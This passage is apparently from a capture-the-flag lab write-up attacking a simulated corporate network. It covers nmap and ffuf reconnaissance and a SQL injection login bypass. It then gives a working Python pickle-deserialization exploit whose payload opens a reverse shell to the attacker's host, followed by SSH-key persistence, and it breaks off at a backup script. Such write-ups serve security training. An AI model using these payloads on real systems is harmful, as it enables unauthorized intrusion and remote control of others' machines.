| Check 2 (port 41228/tcp): CLEAN (Timeout)
| Check 3 (port 51122/udp): CLEAN (Timeout)
| Check 4 (port 18327/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
Nmap scan report for 10.1.222.179
Host is up, received user-set (0.15s latency).
Scanned at 2026-09-06 04:19:02 EDT for 177s
Not shown: 994 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 4c:b2:d9:53:df:da:8e:18:c3:63:71:48:6d:48:f5:39 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIHI2HKjFxG5mpZ4oeW6QCxyQwV0oAhCXrnUba8mncj+WxRxXZyt/kGbb7TAeiitIEgD53PCSpvPwfebVE/A
vBo=
| 256 72:ba:15:78:a7:2c:71:c5:ab:cc:e5:04:16:14:2b:15 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIqZ2NEBFG9zRxKeDf+HtUzKAru6kH59C19PgM+mDaih
80/tcp open http syn-ack nginx 1.24.0 (Ubuntu)
| _http-server-header: nginx/1.24.0 (Ubuntu)
| _http-title: Home | Enterprise Technology Solutions
| http-methods:
| _ Supported Methods: GET OPTIONS HEAD
99/tcp filtered metagram no-response
406/tcp filtered imsp no-response
10002/tcp filtered documentum no-response
49160/tcp filtered unknown no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 182.67 secondsThe nmap scan shows some good information
- The machine WEB-01 isn't a domain-joined machine it is a linux machine running HTTP and SSH
- IT-WS01 is a domain-joined machine running SMB and WINRM
- DC01 is the DC server as the name implies
The domain name is CTOS.CORP so let's add the entries in the hosts file
We'll add only the domain-joined machines, the Linux one doesn't matter that much
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ echo '10.1.195.61 DC01.CTOS.CORP COTS.CORP DC01' | sudo tee -a /etc/hosts
10.1.195.61 DC01.CTOS.CORP COTS.CORP DC01
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ echo '10.1.155.141 IT-WS01 IT-WS01.CTOS.CORP' | sudo tee -a /etc/hosts
10.1.155.141 IT-WS01 IT-WS01.CTOS.CORP
WEB-01
We'll start with HTTP on WEB-01


The website shows some leadership names that'll come handy later

And as you can see, there is a contact form that might be useful, but we won't jump to it right away

We'll start fuzzing the website first before going deeper and we see that there is a login page
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ ffuf -u http://10.1.222.179/FUZZ -w raft-small-words-lowercase.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.222.179/FUZZ
 :: Wordlist         : FUZZ: /home/jimmex/HSM/CTOS/raft-small-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login [Status: 200, Size: 16995, Words: 6487, Lines: 532, Duration: 224ms]
contact [Status: 200, Size: 20675, Words: 8553, Lines: 611, Duration: 322ms]
news [Status: 200, Size: 19724, Words: 7625, Lines: 576, Duration: 510ms]
about [Status: 200, Size: 25509, Words: 10199, Lines: 722, Duration: 341ms]
services [Status: 200, Size: 24452, Words: 9552, Lines: 682, Duration: 341ms]
portal [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 437ms]
careers [Status: 200, Size: 23856, Words: 9588, Lines: 668, Duration: 347ms]
The login page has forgot your password but it is just a UI thing not linked to actual logic yet
Web access as admin

First thing we need to do is to bypass this login page because we don't have creds, one of the things we can try here is SQL injection and as you can see trying admin' AND 1=1-- - returns 302 redirecting us to the portal
Once we log in, we'll see some useful links on the right some of which is this site archive and once we click it it downloads backup.zip file

Looking at what the file contains, it has the application source code I expect
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ unzip -l backup.zip
Archive: backup.zip
  Length Date Time Name
--------- ---------- ----- ----
     5688  2026-02-05 09:19   app.py
       30  2026-01-30 18:28   requirements.txt
        0  2026-02-02 19:56   templates/
      552  2026-01-30 18:26   templates/404.html
      553  2026-01-30 18:27   templates/500.html
     8945  2026-01-30 18:24   templates/about.html
    15808  2026-01-30 18:23   templates/base.html
     9476  2026-01-30 18:25   templates/careers.html
     6279  2026-01-30 18:26   templates/contact.html
     6871  2026-01-30 18:24   templates/index.html
     2603  2026-01-30 18:26   templates/login.html
     2215  2026-01-30 18:25   templates/news.html
     9041  2026-01-30 18:26   templates/portal.html
     8128  2026-01-30 18:25   templates/services.html
--------- -------
    76189                     14 files

Looking at the app source code, we see that pickle is used to pickle.load() to deserialize that cookie to store it (assuming that the cookie is a complex session data not just strings and numbers)
So they take the session from the browser, decode it from base64 and then deserialize it using pickle to reconstruct the Python object
Let's first explain why they using pickle in the first place: There are two approaches for sessions
- client-side sessions (storing all data within the cookie itself)
- server-side sessions (store the session ID in the cookie and the actual data is on the server linked to that session ID one way or another)
And sometimes developers use pickle to dump the Python object as binary data (serialize it) if the data is complex like this for example
session_data = {
    'user_id': 123,
    'permissions': ['admin', 'edit'],
    'cart': [{'item': 'laptop', 'qty': 1}]
}
cookie = base64.b64encode(pickle.dumps(session_data))
response.set_cookie('session', cookie)
Then they use something like the code below to reconstruct it when they need to which is the deserialization
But the issue with using pickle.loads that it isn't safe and causes RCE due to existence of its magic method __reduce__ because you can consider this method as the method that tells pickle how to recreate the object using a factory function (factory function means a function that creates and returns object and wraps the creation logic)
The thing about the factory function is it doesn't have to be a class it can be any function so we can use os.system and give it the arguments for that factory as you can see which will execute code on the system
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS/app]
└──╼ [★]$ cat exploit.py
#!/usr/bin/env python3
import pickle, base64, os, sys
ip = sys.argv[1]
port = sys.argv[2]
class Exploit:
    def __reduce__(self):
        return (os.system, (f"python3 -c 'import socket,subprocess,os;s=socket
.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"{ip}\",{port}));os.dup
2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\
"/bin/sh\" ,\"-i\"])'",))
print(base64.b64encode(pickle.dumps(Exploit())).decode())
And because we know the app uses pickle.load on the other side we'll generate a malicious token that we reconstructed it'll execute the system command
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS/app]
└──╼ [★]$ python3 exploit.py 10.200.91.63 4444
gASV+wAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjOBweXRob24zIC1jICdpbXBvcnQgc29ja2V0LH
N1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NU
UkVBTSk7cy5jb25uZWN0KCgiMTAuMjAwLjkxLjYzIiw0NDQ0KSk7b3MuZHVwMihzLmZpbGVubygpLD
ApO29zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7c3VicHJvY2Vzcy5j
YWxsKFsiL2Jpbi9zaCIsIi1pIl0pJ5SFlFKULg==
And as you can see, once we enter the cookie and reload the page, it'll hang and we'll get our shell back

First, we'll drop an SSH key to get a more stable shell
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS/app]
└──╼ [★]$ ssh-keygen -t ed25519 -f phil_key
Generating public/private ed25519 key pair.
Enter passphrase for "phil_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in phil_key
Your public key has been saved in phil_key.pub
The key fingerprint is:
SHA256:GzHDDwK1NYrFcLCi3Jxekp4HZwNudp9OrhbnJUkJpQE jimmex@attacker
The key's randomart image is:
+--[ED25519 256]--+
| E=*=.o |
| B+= . |
| ..o.= B |
| ..+.+ + * |
| .. @ *. S . |
| = O.o+.+ |
| + .+++ |
| ..+. |
| ...o |
+----[SHA256]-----+phil@web-01:/home/phil/.ssh$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINM85h0U/9v5tHm99V9Ie6/43TybQDD/HBXFM7S9Lv8/ jimmex@attacker' > authorized_keys
phil@web-01:/home/phil/.ssh$SSH as John
Running pspy on the target, we see that the script backup.sh is running every couple of minutes as the UID 1001 which is john's UID so let's see what is that script
#!/bin/bash

export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

